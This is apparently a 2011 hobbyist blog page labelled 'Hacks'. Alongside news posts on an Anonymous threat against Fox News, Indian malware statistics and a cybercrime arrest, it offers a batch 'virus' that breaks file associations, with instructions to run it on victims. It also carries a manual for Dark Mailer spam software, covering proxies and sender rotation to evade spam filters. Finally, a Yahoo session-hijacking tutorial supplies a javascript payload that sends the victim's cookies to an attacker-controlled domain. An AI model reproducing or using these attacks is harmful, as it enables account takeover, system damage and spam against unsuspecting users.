Showing posts with label Hacks. Show all posts

Saturday, 29 October 2011

Anonymous Threatens to Shutdown FOX News on Nov. 5th !!


In a video statement Hacktivist Group "Anonymous" told that it is now targeting Fox News for their continued propaganda against the Wall Street movement and threatens to shutdown Fox News on November 5.

"Operation Fox Hunt" is what they call it.

Earlier this year Anonymous also threatened to “kill Facebook” on November 5, citing users’ lack of choice in privacy as its reason for attack. How will they complete both tasks simultaneously? let's see.


The full transcript given below:
Citizens of the world and the Internet,
We are Anonymous. Fox News is now the target of Anonymous because of their continued propaganda against the Occupations. Those such as Sean Hannity are attacking the credentials as well as the character of the Occupiers at Wall Street, and this can no longer be allowed. 

Anonymous introduces Operation Fox Hunt.

Anonymous intends on destroying the Fox News website because their continued right-wing conservative propaganda can no longer be tolerated. They use words such as filthy, disgusting and dirty to describe the protesters. Since they will not stop belittling the Occupiers, we will shut them down. 

On November 5th, we ask those who are able to commence attacks on Fox News. Anonymous will not only shut down Fox News, we will also engage in a propaganda campaign of our own to show them how it feels to be chastized. Fox News, your time has come. Operation Fox Hunt: November 5th, may the hunt begin.
Anonymous.

We are legion. We do not forgive. We do not forget. Expect us.

Sunday, 16 October 2011

Report: Malware Infection Rates Rise In India

Microsoft has just released its volume 11 of its Security Intelligence Report or SIR for the first and second quarter of 2011, which has published some alarming findings for India. While there has been a general trend in a decrease in malware infections globally, there appears to be an opposite trend in India.

Newer versions of Windows operating system have been found to be the least affected, possibly due to several vulnerabilities being patched in the newer releases. Similarly, 64-bit versions were found to be consistently less affected than 32-bit versions, possibly because of the more popularity of the latter, thus the reason why cybercriminals target them more.

Of the various threat types, Adware have been dominating, thanks to a new pair of families Win32/OpenCandy andWin32/ShopperReports.Other potentially unwanted software families such as Win32/Keygen which propagates through keygenerators, has also seen an increase in detections.

Worms and Trojan Downloaders & Droppers showed a downward trend, while viruses have been steadily accounting for at just under 5 percent of the total infections. The report notes that a change in behaviour of the AutoRun feature in older Windows could have contributed to the decline in the number of work families as a whole. Spyware infections have been the least bothering of all.


Malware Infection Rates Rise In India: Report


In India, the picture is completely different. Worms (38.3 percent) and Trojans (33.6 percent) infections are found to be the most common, while Adware is somewhere in the middle. Viruses also amount to around 25 per cent of all infections, although spyware infection levels are as low as worldwide. The report also stated that India hosted 11.003 percent of all spambot IP addresses in the second quarter of 2011, which is up from 10.895 from the previous quarter.

How does malware spread?


Malware Infection Rates Rise In India: Report


There are different ways in which malware threat propagation takes place.
* User Interaction Required: In this method, the user is prompted to perform an action for the computer to be compromised. In such cases, users may be unknowingly lured into performing these actions, such as making them believe that their system is infected, redirecting them to a website from where they are asked to download a malware masquerading as an anti-virus software to "cure" their "infected" system.
* AutoRun USB: With USB storage devices fast replacing optical media, the malware spreads through the AutoRun feature of Windows for such drives.
* Autorun Network: In this case, the AutoRun feature is applied to mapped infected network volumes.
* File Infector: The threat spreads by modifying files, usually application or executable files, also known by EXE, SCR, or DLL extensions. Codes in these files are overwritten by the infectious code to help propagate the malware.
* Exploit: Zero-day: Vendor has not released a security update to address the vulnerability at the time of the attack.
* Password Brute Force: Threats of these type, spread by attempting brute force password attacks on available volumes, such as by using the "net use" command.
* Office Macros: Threats also spread by infecting Microsoft Office documents with malicious VBA macros.
* Emails: Spam accounts for the most worldwide email traffic and naturally, malware proliferate.
* Malicious websites: Attackers are known to conduct phishing attacks and distribute malware using malicious websites, which appear completely legitimate, fooling the user into disclosing confidential information or even downloading a malware infected application, which then hijacks the system. Although mostly affecting financial websites, a sizeable phishing interest has been seen in social networking and gaming websites recently.

The report states that more than a third of the malware detections were attributed to malicious software that misused the AutoRun feature. 6 percent were found to be exploits or malicious code attempting to exploit vulnerabilities in the application or operating system. Adobe Reader documents have also been consistently found to be more likely to be vehicles of exploits, while the RTF or Rich Text Format was also found to be a likely candidate.

How to combat these security threats?
* Keep all software on your systems updated. This includes those related to the OS and also third party.
* It is better to use Microsoft Update instead of Windows Update, because the former updates all Microsoft software installed on the system including MS Office suite, while the latter updates only Windows operating system.
* Install an anti-virus software from a trusted vendor and keep it updated. Run periodic scans to ascertain the integrity of your system. A complete internet security suite is preferable because it takes care of almost all threats and is likely to include a competent firewall.
* Be cautious when you click on links in web pages, unless you know for sure that it is safe.
* Never download and open attachments before scanning them with the installed anti-virus.
* Avoid downloading pirated software because it has usually been found to be a vehicle of choice by cybercriminals.
source:techtree

Monday, 12 September 2011

4 out of 5 Indians are victims of Cyber Crime: Report


A survey of 24 countries has found that India ranks 6th in the number of persons falling prey to online crime, with an estimated 80 per cent of those being Internet users. The survey conducted by the Norton Internet Securities revealed that across the globe there has been a loss of an estimated $4 billion in the past 12 months.
The report said Indian cyberspace has been targeted largely by cyber criminals and that these criminals now use local events such as the Indian Premier League matches, music concerts, national disasters, sporting events like cricket world cup etc to lure victims.


Saturday, 30 July 2011

Extension change Virus

I Have enclosed a simple Extension replaceable batch virus “Ext_change” Source code.
                                                    
1. Open up a Notepad and copy and paste the below code.
 
Title Ext_Change Virus
color a
Rem This Virus file replaces the actual file extensions with the given extensions
@echo off
assoc .txt=jpegfile
assoc .exe=htmlfile
assoc .jpeg=avifile
assoc .png=mpegfile
assoc .mpeg=txtfile
assoc .sys=regfile
msg Your System got Infected…..
exit
 

2. Save it with the extension .bat, and now you are ready to go….

3. Execute this on Victims computer to create havoc.
 
Its only you who is responsible for what you do with this…. 

we are not responsible for whatever you do with this… and it is only meant for educational means…
How it Works….
 
This Virus File will change the native extension with some other extension and makes them unable to open the file unless they know how to deal with it…
It replaces all the text files [.txt] with the extension [.jpeg], and likewise….

Dark Mailer- Fast Bulk Email Software


Dark Mailer is a super fast bulk email software that sends out at speeds greater than 50,000 emails per hour on a dedicated mailing server. Dark Mailer has the capability to use Proxies and Relays and also to send directly. Some of the features include:

  • Anonymous Mailing using Proxies
  • Message Randomization to bypass Spam Filters
  • Speeds over 500K emails per hour on Turbo Mode
  • Up to 1000 Threads


Dark Mailer Manual :

To open the Dark Mailer is need to double click on the icon called "dm" on the desktop. Below is the icon should look in the Desktop folder or in the folder where you have installed the DarkMailer

After opening the program main window will appear the same,as follows:
In this window, the first thing we have to do is simply touch the LOAD button located above the left to load the text file that contains advertising. Below is the main window, with the button highlighted to be opened for identification purposes.
Once that window is opened, another search window will appear, so to put the path where the file is ad text.It is recommended to save the HTML file in the same folder where is installed DarkMailer, in this case "Desktop" in
Windows.
Below is a figure which is clearly the type of window that is to appear.
This will locate the file you need.
Where it says "Search" appears as the default desktop, then you must select the path to find the correct file.
Once the display shows the correct file, double-click it and automatically be charged, being as follows.
The image shown above is as it should be. The message is loaded in sight "HTML Code" does not mean that customers receive the message that way, you will receive properly.
In the "From Name", "From Email" and "Subject" should not change anything, it automatically for this product have been charged with 20 different names, 20 different Emails and between 5 and 10 different Subjects. The program is set to every 30 mails that are sent to change the sender, email and the subject, making them rotate all contained in each shipment, to prevent servers sending spam detected.
Now, we load the email lists.
For that, we must go to the tab that is next to the one we are looking at right now is "message" ... the next tab is "emails" here we see how to load the txt list containing all emails from potential clients
The image we're seeing just shows the top of the window. In this, there are the tabs to configure all the shipping. In that image is highlighted with red circles show the tab "emails" which we clicking to visualize.
Once done, you should see the following window:
Well, I will explain a bit what we see in this window.
In this rectangle that appears empty and is labeled "this list is empty" there will appear all the lists to be loaded for shipping.
Then we have 3 lines down under the title of "Log Files" here means that configure what we want the program saved in the logs.
We can configure to save a file of emails sent, failed and non-existent.

We will configure the logs to start. NOTE: only be configured once, no need to configure these logs every time you close and open the program.
The first thing to touch is the yellow icon that appears on the right side of the window, as is shown below:
Once you touch this button opens a window style that was opened when Load the HTML file. In this window just what you need to do is locate the folder where we have the DarkMailer (desktop will be the default folder), once
found, the open and automatically displays all the files inside. Without touching nothing but enter into any other
folder, touch the button and ready OPEN (see figure below)
Once this process appear the path to this file on the line provided. To place the other two logs (Failed and Bad) is necessary to do the same procedure with this.
Ready, once finished loading the logs, we will proceed to load the files containing the mails, called by us "email list", which contain 30 000 addresses each.
To download these files, we must go on the rectangle that is labeled "this list is empty" and click the right mouse button. This will display a list with three options, of which we select "Add", as shown in the picture below.
Pressing this option will open a search window classic, we request you give the path to the files you wish to add to our "mailing list." This window is similar to that found when loading the HTML file and Log files seen before.
It is very important that all txt files sent to them in the file "Softw - DarkMailer.Zip" Be original unzipped folder within the program, to avoid confusion. That is if the program folder on the desktop, and this folder is called "DarkMailer" then we must create within the folder "DarkMailer" a subfolder called "lists", and unzip these files there. The folder "lists" would be replaced the following to the famous "Data" folder of AMS used in previous shipments. In short, it should be thus Desktop / DarkMailer / Lists Then in the search dialog of the wizard will guide txt files to this folder, to show us all the files we have available.
Note: While all files included, you should charge for a six lists, to avoid confusion and to better control the flow of emails. After showing us all, make the first double-click to load. When you repeat the process over five times more to be loaded for 6 to start the shipping lists, being as follows.
Keep in mind that in the left side of each list in each row, there is a check box that appears primed each time you add a list. If this box is uncheck, and we have not yet processed a shipment, we checked, otherwise the program will not let us continue.

In summary, for here we have loaded the text to send, we will automatically set the fields "From Name", "From Email" and "Subject", we have also posted the names and path to save the logs of each shipment and finally we loaded six lists we send.

Once done, the rest of the flaps should not be playing, because the mail server, the proxies and settings, will be changed from the central machine and send them to a file, that should only be replaced at no must now change any option in that case you may not leave the shipping correctly, so I recommend "Do not touch anything that is not specified in the manual" 

Before starting with the shipping, they will apply for performing only time a configuration change. This change is going to do as I said for the only time recently, and will allow us to automatically detect the DNS of the connection you are using and also configure an option that will allow us to pause shipments if the connection is dropped or disconnected, and take them up again if the same program achieved after several attempts to reconnect. For this, they must be facing the computer and ask assistance, MSN or by PHONE.

Now if we are in a position to begin shipments. As these items are sent by remote servers and Proxies may note several flaws, the most likely first start and has 2000 deliveries and 0 errors, numbers and then change to normal, remaining at approximately 80% of incorrect shipments. 

If you stay here until the all clear, then we will touch the send button as shown in the figure below. (The button is in the top left of the window progrm).
Pressing this button will start sending emails, starting with the first list marked the end, come to the second and so on until end all.
Once complete, touch the OK button and repeat the charging process of emails, deleting first those already  harged and sent. To do so, touch the right mouse button and select "Clear List", after that, the list is rejected, and the rectangle with the words "this list is empty" as before. Redo all the steps of loading lists and sending emails. 
Below is a picture of how emails are processed with this program.

Teen arrested for fake Facebook account of Chief Minister

A teenage boy was arrested by the police from Indore district for allegedly creating a fake profile of Madhya Pradesh Chief Minister Shivraj Singh Chouhan on popular social networking site Facebook and uploading cartoons and controversial photos on it.

The matter came to light sometime back and Chouhan had himself filed a complaint in this regard with the police for investigating the matter, Bhopal's Senior Superintendent of Police (SSP), Adarsh Katiyar said.

A police team had then contacted Facebook's India office on the issue, but when they did not reveal any information citing privacy policies of the social networking site, Bhopal police sought the help of Interpol following which the site's head office informed that it was created at an Indore-based cyber cafe situated in the Malharganj area of the city.

Police then zeroed on the cafe and arrested the teenager, a student of Class XII yesterday, he said. Since the boy was a minor, his name is not being revealed. The boy was brought to Bhopal and a case under various sections of the cyber laws was registered against him, Katiyar said.

Police sources said some of the photographs and cartoons on the profile are communal in nature while others make fun of Prime Minister and senior Congress leaders.

Hack Yahoo accounts with Session IDs or session cookies


What are session IDs or session cookies ? 

Talking in simple language, whenever we sign into an account it generates a unique piece of string. One copy is saved on server and other in our browser as cookie. Both are matched every time we do anything in our account. This piece of string or login session is destroyed when we click on 'Sign Out' option.

Just login to yahoo.com. Type in browser javascript:alert(document.cookie);
You would get a pop up box showing you the cookies. Now login to your account and do same thing, you would see more elements added to the cookies. These represent sessions ids .
Note: By saying , stealing sessions or stealing cookies, I mean the same thing. Sessions are stored in our browser in form of cookies.


An attacker can steal that session by convincing victim to run a piece of code in browser. Attacker can use that stolen session to login into victim's account without providing any username/password. This attack is very uncommon because when the victim  clicks 'Sign out' , session gets  destroyed and attacker too also gets signed out. 
But in case of yahoo, its not the same.The attacker doesnt get signed out when victim clicks 'Sign out'. Though the session automatically gets destroyed after 24hrs  by yahoo. But when user simply refreshes the windows in yahoo account, he gets sessions for next 24 hrs. This means, once the  yahoo account session is stolen , attacker can access the account for life time by refreshing window in every 24hrs. I am not actually sure whether its 24 or 48 hrs.

Requirement: Download some files from here 


http://www.ziddu.com/download/14727391/cookiestealer.rar


Tutorial to steal session IDs :-
1. Sign Up for an account at any free webhosting site. I have chosen my3gb.com.2.  Login to your account and go to file manager. Upload the four files that you have just downloaded.
    Make a new directory 'cookies' here.


3. Give this  code to victim to run in his browser when he would be logged in to his yahoo account. Yahoo.php is basically cookie stealing script and hacked.php executes the stolen cookies in browser.
Stolen cookies get stored in directory '
cookies'
javascript:document.location='http://yourdomain.com/yahoo.php?ex='.concat(escape(document.cookie)); 
He would again redirected to his yahoo account.

4. Open the hacked.php . The password is 'reverse'.


You must have got the username of victim's account. Simply Click on it and it would take you to inbox of victim's yahoo account without asking for any password.

Now it doesn't matter if victim signs out from his account, you would remain logged into it.Note: You can try this attack by using two browsers. Sign into yahoo account in one browser and run the code. Then sign in through other browser using stolen session.

About Shubham..

My photo
Jamshedpur, Jharkhand, India
A cant-live-without-technology type of teen...Blogger by hobby...